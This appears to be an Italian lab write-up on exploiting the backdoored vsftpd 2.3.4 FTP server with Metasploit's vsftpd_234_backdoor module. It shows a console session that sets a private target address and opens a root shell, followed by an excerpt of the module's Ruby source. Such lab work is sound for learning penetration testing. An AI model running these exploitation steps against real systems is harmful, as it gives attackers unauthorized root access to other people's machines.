
EXTRA :

L'obiettivo è sfruttare la vulnerabilità della versione **vsftpd 2.3.4** attraverso l'exploit exploit/unix/ftp/vsftpd_234_backdoor disponibile in Metasploit per ottenere accesso al sistema di destinazione. Inoltre, è stato effettuato un esame del codice exploit per comprenderne il funzionamento al fine di replicarne l'effetto manualmente.

Il comando edit apre l'editor predefinito (generalmente vim o nano) per esaminare il codice sorgente dell'exploit. L'analisi del codice è fondamentale per comprendere come funziona l'exploit e quali componenti sono coinvolti nella vulnerabilità.



```
Interact with a module by name or index. For example info 87, use 87 or use exploit/windows/ftp/freeftpd_pass

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ────
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:44753 → 192.168.1.149:6200) at 2024-12-16 13:15:15 -0500
```



```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the        VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end

"/usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb" [readonly] 113L, 3157B
```